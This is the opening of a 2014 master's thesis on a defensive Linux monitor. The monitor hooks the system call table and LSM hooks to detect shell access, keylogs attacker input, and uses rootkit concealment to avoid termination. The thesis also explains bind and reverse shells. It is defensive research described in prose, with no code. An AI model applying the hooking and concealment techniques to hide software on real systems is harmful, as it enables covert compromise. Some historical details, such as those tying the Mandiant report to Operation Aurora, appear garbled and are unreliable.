2014

Bridging the detection gap: a study on a behavior-based approach using malware techniques

Geancarlo Palavicini
Eastern Washington University

BRIDGING THE DETECTION GAP:
A STUDY ON A BEHAVIOR-BASED APPROACH
USING MALWARE TECHNIQUES

A Thesis

Presented To

Eastern Washington University

Cheney, WA

In Partial Fulfillment of the Requirements

for the Degree

Master of Science, in Computer Science

By

Geancarlo Palavicini Jr

Winter 2014

THESIS OF GEANCARLO PALAVICINI JR APPROVED BY

_____ DATE_____
CAROL TAYLOR, GRADUATE STUDY COMMITEE

_____ DATE_____
BILL CLARK, GRADUATE STUDY COMMITEE

MASTER'S THESIS

In presenting this thesis in partial fulfillment of the requirements for a master's degree at Eastern Washington University, I agree that the JFK Library shall make copies freely available for inspection. I further agree that copying of this project in whole or in part is allowable only foe scholarly purposes. It is understood ; however, that any copying or publication of this thesis for commercial purposes, or for financial gain, shall not be allowed without my written permission.

Signature_____

Date_____

Abstract

In recent years the intensity and complexity of cyber attacks have increased at a rapid rate. The cost of these attacks on U.S. based companies is in the billions of dollars, including the loss of intellectual property and reputation. Novel and diverse approaches are needed to mitigate the cost of a security breach, and bridge the gap between malware detection and a security breach. This thesis focuses on the short term need to mitigate the impact of undetected shellcodes that cause security breaches. The thesis's approach focuses on the agents driving the attacks, capturing their actions, in order to piece together the attacks for forensics purposes, as well as to better understand the opponent. The work presented in this thesis employs models of normal operating system behavior to detect access to the operating system's shell interface. It also utilizes malware techniques to avoid detection and subsequent termination of the monitoring system , as well as dynamic shellcode execution methodologies in the testing of the thesis' modules to implement a monitoring system.

Acknowledgements

First and foremost I would like to thank God for leading me through this thesis. I would like to thank Dr. Taylor for her guidance, time, and diligence throughout this entire process. Thank you for helping me through the murky waters, and giving me the opportunity to pursue the darker side of security. I specially would like to thank Miriam, my wife, for attention to her detail in helping me polish up the little details, as well as supporting and encouraging me through this long process. Thank you for all your sacrifice, patience, and hard work, so I could focus on the work set before me. I would also like to thank my children for enduring the pain of playing quietly so daddy could get his work done.

Contents

List of Figures

1. Introduction

Summer of 2009 witnessed the largest cyber espionage campaign against U.S. based companies to date. It is now known as Operation Aurora Attacks. A small software development company called Solid Oak was among those U.S. based companies caught in the wave of attacks. Their flagship product, a web filtering application called CyberSitter, was at the epicenter of a copy right infringement battle. The company claimed the Chinese government had stolen the source code for CyberSitter to implement a national web censoring service. Curious of the claim made by Solid Oak, University of Michigan researchers examined the code, and confirmed the company's claim.[32] They discovered an upgrade announcement comment for CyberSitter accidentally left in the censorship service's code.

Soon after the University of Michigan researcher's findings, Solid Oak began a civil lawsuit. Within less than 2 weeks of accusations, strange things began happening on Solid Oaks networks and services. For the next 3 years the company is under intense cyber attacks. Product orders begin to fail, servers reboot on their own, support websites become unavailable. In short, it brings the company to the brink of bankruptcy. Tired of fighting and short on cash, the company settles out of court, and two months later the lawsuit is dropped. Within those same two months, the cyber attacks on the company's networks stopped.

On Feb. 2012, a security firm based out of Washington DC by the name of Mandilant, released a report on the suspected perpetrators of Operation Aurora. It claimed the operation was undertaken by 50 to 100 hackers, trained on network breaches and information stealing. The report provides details on the level of organization, skill, and methodology used by this group of hackers.[22] It also alleges that it's a state run military unit, based out of China. On Sept. 2013, Symantec Corp. released a report confirming Mandilant's findings, short of pointing fingers to any nation.[9]

In short, U.S. based companies are losing billions of dollars due to cyber attacks. In the case of Solid Oak, legal fees where in the 100's of thousands of dollars. They lost sales, wages, clients and future clients, plus 56 million unlicensed copies of their software were released, representing a loss of $39.95 per copy.

1.1 Detection Problem

Breaches like the one experienced by Solid Oak are possible due to the attackers' tools ability to avoid detection. There are varying degrees of success and failure rates reported by the research community when it comes to malware detection. Some report as low as 55% detection rates for single detectors, others point to a 62%-87% detection rate, and still others report upwards of 99.999% detection rates. [7][8][30][5]

Bishop et al. [5] claimed 99.999% detection of malware variants not previously seen, however their study used 26 detectors in unison to achieve that rates. Their tests of various detection products also showed a minimum detection rate of 55% for any single detector. Their study concluded that 8 detectors are the sweet spot in terms of diversity and detection gained. Given the performance costs associated with detection products, suggesting the purchase and simultaneous execution of 8 to 26 different detection products is not a viable solution.

Cheng et al. [8] achieve an overall 62-87% detection rate. Their higher rate of 87% was in detection of metamorphic shellcode using virtualization to emulate the actual execution of the malware payload. Metamorphism refers to changing the code syntactically but maintaining the semantics of the code. Malware polymorphism is a technique used to disguise code by obfuscation and masking. The two approaches used are: Metaphorphism and Self-ciphering. Self-deciphering refers to the use of encoding/decoding routines to mask the presence of the malware. It is achieved by several rounds of encoding and using different keys. In order to "decode" the payload, a clear-text routine must exist to undo the ciphering.

Shellcode is low level code, usually translated into hexadecimal format, that tricks a vulnerable program into executing the user supplied input as program instructions rather than data. It has become synonymous with the payload portion of a malware sample.[2] The most common payload used in shellcode is some sort of root shell, where the purpose is to gain root level access to the remote computer. The Linux Operating

System provides two interfaces for the user to interact with the Operating System. They are a graphical user interface and a text-based user interface. The text-based user interface to the Operating System is called the shell. Users can access the shell locally, and remotely, this is covered in further detail in section 3.1. A bind shell is a shell process that waits for a remote connection on a predetermined port. Upon remote user connection to the predetermined port, the remote user is granted access to the shell. In contrast a reverse shell does not wait for a connection request, but rather opens a connection to a remote computer on a predetermined address/port combination. The remote computer waits for a callback on the predetermined address/port combination to establish a connection. Upon reception of the callback, remote access to the shell is granted.

Cheng et al.'s [8] results also showed that reverse shell and bind shell encoded shellcode evaded detection altogether. Even with the aid of emulation anywhere from 13-38% of shellcode goes undetected. The work presented in this thesis focuses on the same reverse and bind shell encoded shellcodes for testing. Continued efforts will make detection better. Yet, with improved detection, evasion also evolves. This leaves the systems unprotected until the detection catches up. A need to mitigate these types of attacks will continue to be needed due to this relationship between detection and evasion.

The major approaches to defending the system against breaches caused by malware are misuse-based and anomaly-based malware detection. They both focus on modeling behavior to detect the attack and protect the system. The models are generally

based on system call sequencing, API calls, execution tracing, runtime instruction sequencing, heuristics, among others, applied either to malware or the 'normal' system/application.

Misuse-based approaches focus on modeling malware behavior to extract patterns for detection. Anomaly-based approaches focus on modeling of normal system or application behavior, and using those models to detect any process that deviates from the observed model in hopes of detecting an attack.

Rieck et al. [30] focused on helping detectors catch up to new attacks. They proposed automatic processing of extracted malware behavior to dynamically update the malware detectors. They conclude that their method can correctly detect 70% of malware missed by anti-malware solutions. This still leaves 30% of undetected malware, and shows that improvements in malware detection still do not eliminate the need to mitigate detection failures.

Signature based approaches rely on inspecting the malware binaries for strings that can be used to identify the malware samples. Countless studies have warned that signature based malware detection methods, both in the host and the network, are no longer viable solutions to the malware threats that we are facing today. [36][15] [21][34][13] Most research report between a 62-87% detection rate, and this percentage includes the various attempts to improve the malware detectors. Although malware

detection is crucial and must continue to be researched, this thesis' focus is on attempting to mitigate the percentage of undetectable malware that will execute its payload on the systems it infects.

New and diverse approaches are needed to mitigate the new school of attacks, in the long run. In the short run, lessening the impact of security breaches is critical. The work presented in this thesis focuses on the short term, mitigating the impact of a security breach. A security breach is when an unauthorized user gains access to a computer system. When a breach takes place, figuring out which systems are compromised and which data has been stolen is a difficult task. With the observed limitations of current malware detection to protect against security breaches, a different approach was needed to lessen the impact of these types of attacks. Several questions were posed;

1. Can mitigating the detection gap be achieved without focusing on improving malware detection?

2. Given the current approaches, can we use a behavior-based approach to mitigate this malware detection gap?

In terms of breach mitigation, two concepts were posed. The first was the idea of an airplane blackbox. When an accident takes place, the investigators can examine the

plane's blackbox to aid them in rebuilding the incident. They can look at the airplane data, all gauge information, and the pilot's actions.

Most of the detection research focuses on the airplane, looking at the malicious processes' heuristics, API calls and system call invocations, etc. The focus is on the malware processes to understand and detect the attacks. There's a lack of research on the pilots, the agents driving the attacks. This thesis' proposed approach focuses on the actors of the attacks, capturing their actions, in order to piece together the attacks for forensics purposes, and to better understand the opponent.

The second thought was that there should be no limitations on the methods or tools used to defend the system. Rootkits are used by malware writers to conceal their activities in the infected computers. Experiments with rootkit methodologies and malware techniques are employed to track the attacker and avoid termination of the monitoring solution. One cannot disable a defensive tool whose presence is unknown or concealed. This the classic rootkit methodology with a defensive twist.

Additionally, malware writers are beginning to mimic models of "normal" behavior to defeat anomaly-based detection approaches [43][24], thus the gap between malware detection and a security breach is one that must be address independently from the various malware detection efforts. Meaning that malware detection needs to continue

to be researched and improved, but that it is evident that malware detection alone cannot satisfy the security requirements we need today. And that we will more likely than not always have malware that cannot be detected, nor stopped. Given this possibility, another mitigation approach needs to be implemented in conjunction with the malware detection efforts.

1.2 Thesis Goal

Desktop Operating Systems like Linux and Windows are divided in two modes of execution. They are user-mode or user-space, and kernel-mode or kernel-space. Kernel-space refers to the Operating System itself, the scheduling, memory management, direct access to hardware, etc. User-space refers to anything outside of the kernel. Application programs written in java or C# are user-space programs, they accomplish a task, but they do not alter the Operating System itself. Device drivers are examples of kernel-space modules, as they extend the functionality of the Operating System by allow it to communicate with a physical device.

The goal of this thesis is to investigate if the gap between what is detected and what exploits a victim's Operating System could be bridged, without focusing on improving malware detection. Rather the focus is on how the Operating System works, to develop a breach mitigation solution.

The first part of this question is how to bridge the gap between malware detection and breach without focusing on improving malware detection. To this end, a kernel-space module was built based on normal system behavior to detect access to any of the system provided shells. Examples of system provided shells are the Bourne Again Shell (bash) and C shell (csh) programs. A kernel module is program that can be used to extend the functionality of the Operating Systems without the need to reboot the system, in depth coverage of the is covered in section 3.1. Standard test procedures were developed to test the thesis' module. These access verification procedures are covered in detail in Section 4. They included eleven binaries injected with malicious code previously known to evade detection, as well as standard access procedures to verify functionality against normal system behavior.

The second part of the research question is can normal system behavior models be used to create a breach mitigation solution (to bridge the gap). To this end, a user-space logging facility was developed, modeled after normal access to the system provided shells, from a local and remote access perspective. These normal system behavior models make use of pseudoterminals that rely on the Teletype layer (TTY layer) to access the operating system's shell interface. The TTY layer is used by pseudoterminals to process input received from the user. Pseudoterminals are virtual devices that provide Inter Process Communication (IPC) channels for programs like bash or csh. We will discuss pseudoterminals and the TTY layer in greater depth in Section 3. A standard test was developed to test the logging facility's ability to capture input to the shells. Using the

Access Verification Procedures, eleven exploits were used during testing. The access verification procedures also include normal behavior tests to verify the solution's functionality against normal behavior.

The work presented in this thesis assumes that the malware detection mechanisms in place have failed, and that efforts to improve the detection mechanisms cannot fully account for all of the attacks on the system. It also assumes that malware can and does mimic normal system behavior.

The remainder of this thesis is organized as follows: Section 2 presents the Literature Review of recent work done in the area of malware detection and evasion. Section 3 details the Implementation along with technical background, followed by Experiment Procedure and Results in Section 4 and 5. Section 6 discusses Future Work, and Section 7 concludes the work presented by this thesis. Lastly the References used can be found in the Bibliography.

2. Literature Review

Significant effort has gone into malware detection as a means to protect computer system. The approaches vary from using static and dynamic analysis of malware, used to extract accurate and reliable information on the execution of malware [44][29][16][[30], to the use of normal system behavior.[14][24][4]

Jafarian et al. [14] uses system call sequences and the program counter to model program behavior. They use the program counter to determine the originating point of the system call from the program being modeled. They use this technique to model programs whose source code is not available for inspection. They store this information in a state machine, specifically a Deterministic Push Down Automaton. They detect anomalies, thus potential intrusions, using the learnt program behavior and the frequency of visits to each transition state observed during the training phase. The ptrace system call is relied upon to capture system call information in user-space. Jafarian et al. [14] prefer to use user-space programs to trace calls as opposed to modifying the kernel to acquire this information for security reasons. They reason that altering the kernel or implementing their solution in kernel-space diminishes the overall security of the system.

The work presented in this thesis also relies on the ptrace system call to track suspicious processes' system calls, as well as to keep the monitoring portion of the solution in user-space. Security concern over potentially introducing multiple vulnerabilities at the kernel level require the implementation of the monitor in user-space.

This thesis also utilizes system calls to extract program behavior, however inspection of the source code is relied upon as well, given that the Linux source is available.

Bernaschi et al. [4] implements kernel level system call monitoring to restrict access to certain system calls deemed "dangerous". Its focus is to prevent both stack and heap overflow attacks. It is implemented as a kernel patch and adds extensions to some system utilities to produce safer versions. Their modifications do not alter kernel data structures or algorithms, thus it is transparent to the programs making the system calls. Bernaschi et al. [4] rely on a subset of system calls and their arguments to create an Access Control Database(ACD). They analyze program behavior by source code inspection and the results of the strace program to define the set of system calls, files and directories to include in their ACD.

Strace intercepts and records the system call invocations, along with arguments and return values, made by a process being tracked by the program. The ACD contains the name of processes and programs that are allowed to use certain system calls. Any program attempting to use the system calls not in the list is denied access to the system call and logged for auditing.

A portion of the work presented in this thesis is implemented in the kernel, as a loadable kernel module. A loadable kernel module is a kernel-space program that can be loaded into the Operating System without the need to reboot the computer. The functionality that the module provides can be accessed as soon as the module is loaded.

This enables the use of the module's functionality without a system reboot, and does not require access to the kernel source code to integrate into the operating system**.** It utilizes a subset of system calls and their arguments, along with "hooking" of the Linux Security Module (LSM) framework, due to the performance cost of system call monitoring. A hook is a point in the one of the many system's message-handling mechanisms where a module can redirect the flow of execution with the intent to process or inspect the traffic before or after it reaches the intended routine. Hooking is the process of redirecting the flow of execution into secondary code and way from the intended routine. Section 3 elaborates on Linux Security Modules framework and the different hooking techniques employed by this thesis.

In order to derive the behavior of terminal oriented programs that access the shell interface, inspection of the Linux kernel 3.2 source code is employed. Programs like bash and csh are terminal oriented programs, as they were designed to be accessed by terminal devices. These were physical devices that provided input and output capabilities through serial connections. The strace program is relied on to create a subset of system calls to monitor, given the performance costs of monitoring system calls. The logging facility used by Bernaschi et al. [4] records blocked attempts to access the monitored system calls. In contrast, the work presented in this thesis attempts to logs all input delivered to the shell process.

Similar efforts based on system call monitoring for malware detection remark on

the need to minimize the number of system calls monitored due to the performance degradation of monitoring a large number of events.[24][4] Recent studies on malware have also shown that malware has developed the ability to terminate defensive solutions.[8][21][13][34][16]

This trend has been partly attributed to the defensive solution running in the same environment that it aims to monitor.[16] Researchers have suggested moving the defensive solution outside of the monitored system to prevent termination.[16] The obstacle with moving the defensive solution outside of the host lies in the loss of context due to the different views of the objects from the detector's view and that of the Operating System. This loss is referred to as the "semantic gap" problem.

Jiang et al. [16] address the semantic gap problem with an "out-of-box" Virtual Machine monitoring system called VMWatcher. They classify their solution as "non-intrusive" as it does not affect the system state of the target VM. They implement disk watching, memory monitoring, and system call reconstruction of a guest OS on top of several different Virtual Machine Monitors (VMMs). Part of what they do to deal with the semantic gap is to reconstruct the system call context of the guest OS. They use the reconstructed system call context for detection as well as monitoring. It captures and logs all system calls invoked during an attack.

Jiang et al.'s [16] logging facility is similar to the one presented in this thesis. VMWatcher's log captures all the binaries executed by malware and the post exploit

activity by the attacker through logging the parameters in the execve system calls made by the attacker's interactive shell. In contrast, the logging facility presented by this thesis attempts to capture all of the attacker's input received by the interactive shell process. It's a small but important difference for forensics purposes. It enables a fuller context of the attacker's actions through the shell interface. If an attacker used the shell as a programming environment, simply grabbing what executed does not provide the script that was typed in the terminal.

Jiang et al. [16] implement their solution as a means to monitor virtual machines, the work presented in this thesis is implemented as a means to monitor the host itself. One of Jiang et al.'s[16] then reasonable assumptions was that malware cannot escape the VM, unfortunately that has been shown to be false.[10][29] As such, monitoring of the host continues to be needed.

Hsu et al. [13]use malware techniques to detect specific API calls used by malicious programs. They establish 8 different techniques used by malware in the wild to terminate anti-virus software. They build a solution to detect the API calls made by the use of each of these techniques. They hook the API calls at the System Service Dispatch Table (SSDT) to point to their own Dynamic Link Library (DLL).

The SSDT is a Windows kernel data structure that stores pointers to system services, which are native functions in the Windows OS that are callable from user mode[6]. It is similar to the system call table in Linux. A hook is a point in the one of the

many system's message-handling mechanisms where a module can redirect the flow of execution with the intent to process or inspect the traffic before or after it reaches the intended routine.

Hsu et al. [13] implement modified versions of the native calls in their injected DLL. Using the hooks, they execute their code first, filter out any normal calls, and block any malicious ones. Any normal calls are routed back to the original API, any malicious ones are stopped reporting that an access violation has occurred. This technique is used by Windows rootkits in the wild to hide malicious activity.[31]

The work presented here also makes use of malware techniques applied to a defense solution to mitigate a system breach. Kernel level code is implemented to hook into some of the Operating System's API and system call facilities. The first difference is that Hsu et al.'s [13] approach models malware behavior to extract the detection techniques. The work presented in this thesis does not use models of malware behavior, nor any analysis of the malware used in the test, prior to executing them against the proof of concept code. The other difference is that it is applied to a Linux environment, while Hsu et al.'s [13] work was based on the Windows architecture. As such, the hooking techniques and hook sites within the Operating System differ in the two approaches.

Both misuse-based and anomaly-based approaches are used in the detection of malware, each having their shortcomings and evasion techniques.[14][16][8] Anomaly-based approaches have a high false-positive rate and are vulnerable to mimicry attacks.

Mimicry attacks refer to malware whose behavior can impersonate 'normal' behavior, such as imitating the system call sequence of legitimate programs.[43][24]

Misuse-based approaches simply patch the latest threat. The moment a new technique arises, detection is foiled. It encourages the improvement of malware techniques and leads to a never ending chase for the latest technique. It also imposes the task of attempting to model malware behavior which is not only too widely spread to be modeled effectively, but also exhibits 'normal' behavior.[36]

The detection of new malware is becoming increasingly difficult, seemingly a never ending task. The literature as a whole suggests that we have placed too much emphasis on malware detection alone. It suggests that our current defensive approach will always keep us a few steps behind the attackers.

Instead of trying to come up with detection mechanisms for ever changing malware, we need to look into alternate ways to mitigate the detection gap. Recent studies suggest that an anomaly-based approach is a better way moving forward. [21][36] Despite the problems faced by this approach, the work presented in this thesis makes use of an anomaly-based approach in finding a solution to mitigate the detection gap.

3. Implementation

Three major modules were developed for this thesis. The first was a *loadable kernel module* mainly responsible for capturing the process identification (PID) of any process accessing the system's shell interface for further inspection. It accomplishes this task by hooking the system call table, and redirecting the Linux Security Modules framework's hooks to inspect system calls and system call parameters. The process ID of captured processes are transferred to the *user-space management module*.

The *user-space management module* is the second of the three major modules developed. It is the glue between the kernel module and *the user-space monitoring facility*. It is responsible for loading the kernel module, locating the system call table for use by the module, processing of the suspect PIDs, and directing the logging facilities through the spawning of the monitoring facilities processes.

The last of the major modules developed for this thesis is the *monitoring facility.* It is the user-space program responsible for inspecting the input from the identified processes. Input supplied to pseudoterminals is processed in the kernel by the line discipline routines in the TTY layer. The line discipline provides the ability to edit line input, send signals, among other filtering of input received by the processes attached to

the pseudoterminal device. A keylogger captures and records keys pressed by a user. The *monitoring facility* implements a user-space line discipline and keylogging functionality for proper processing of shell input and recording of the input. It accomplishes the monitoring by attaching to processes identified by the kernel module, and records any user input delivered to the system's shell interface. The implementation overview of these three major modules is shown in figure 3.1.



Figure 3.1.: Implementation Overview

3.1 Implementing the Kernel Module

A kernel module is a kernel-space program that can be used to extend the functionality of the kernel without the need to reboot the system. Modules that communicate directly with hardware are special modules called drivers. Kernel modules are not required to have this capability. The module referenced in this work only extends the functionality of the kernel (i.e. it's not a device driver). Modules are also not required to communicate with user-space programs, but those that do have several OS provided interfaces to accomplish this interaction. A kernel modules has the ability to view the system from the kernel's perspective, this allows the module to interact with any process within the Operating System.

In order to identify processes accessing the system's shells, the *kernel module* makes use of the system call facility and the Linux Security Modules Framework. A system call is the kernel's mechanism of receiving requests for some sort of service from user-space. It's the user-space interface to kernel-space functions. In order to fulfill the requested service, the kernel locates the necessary function from the system call table. The system call table is a kernel data structure that maintains mappings between the exported user-space interface and the kernel's implementation of each function.



Figure 3.2.: System Call Table Unhooked & Hooked

Modifying the system call table allows us to redirect the flow of the request into secondary code. A process known as "hooking" the system call table. The kernel module hooks the open system call, in order to inspect its parameters, depicted in Figure 3.2. It detects the opening of the pseudoterminal multiplexer device by any process. The pseudoterminal multiplexer device (ptmx) dynamically creates pseudoterminal pairs, for processes that require a terminal emulator.

Terminal emulator programs are used to interact with the shell, which is the interface between the user and the kernel. Originally users connected to Unix based systems through serial devices called terminals. These were actual physical devices.

Currently, graphical interfaces connected to window management systems like X Server provide users with this functionality. Programs like gnome-terminal, xterm, or ssh provide users connection to the operating system through the terminal interface or shell interface. These types of programs are called terminal emulator programs, as they mimic the behavior of serial terminals through the use of pseudoterminals. A pseudoterminal is a virtual device that provides Inter Process Communication. It is somewhat like a bidirectional pipe, but more involved due to the functionality provided by the line discipline. The line discipline is discussed in more detail in Section 3.3. A pseudoterminal encapsulates a pair of connected virtual devices a master and slave.[18] Terminal emulator programs (driver program in image) rely on pseudoterminals for Inter Process Communication, depicted in Figure 3.3.



Figure 3.3.: Pseudoterminals

Accessing the system's shell interface allows us to interact directly with the Operating system. Terminal emulator based programs like Secure Shell (ssh) enable us to connect to the system's shell interface remotely, shown in Figure 3.4. Attackers also use this capability to gain remote access to compromised systems. In order to detect processes that provide this functionality, the kernel module detects access to the ptmx device. The other technique used by the kernel module relies on the Linux Security Modules Framework.



Figure 3.4.: SSH Access to Shell

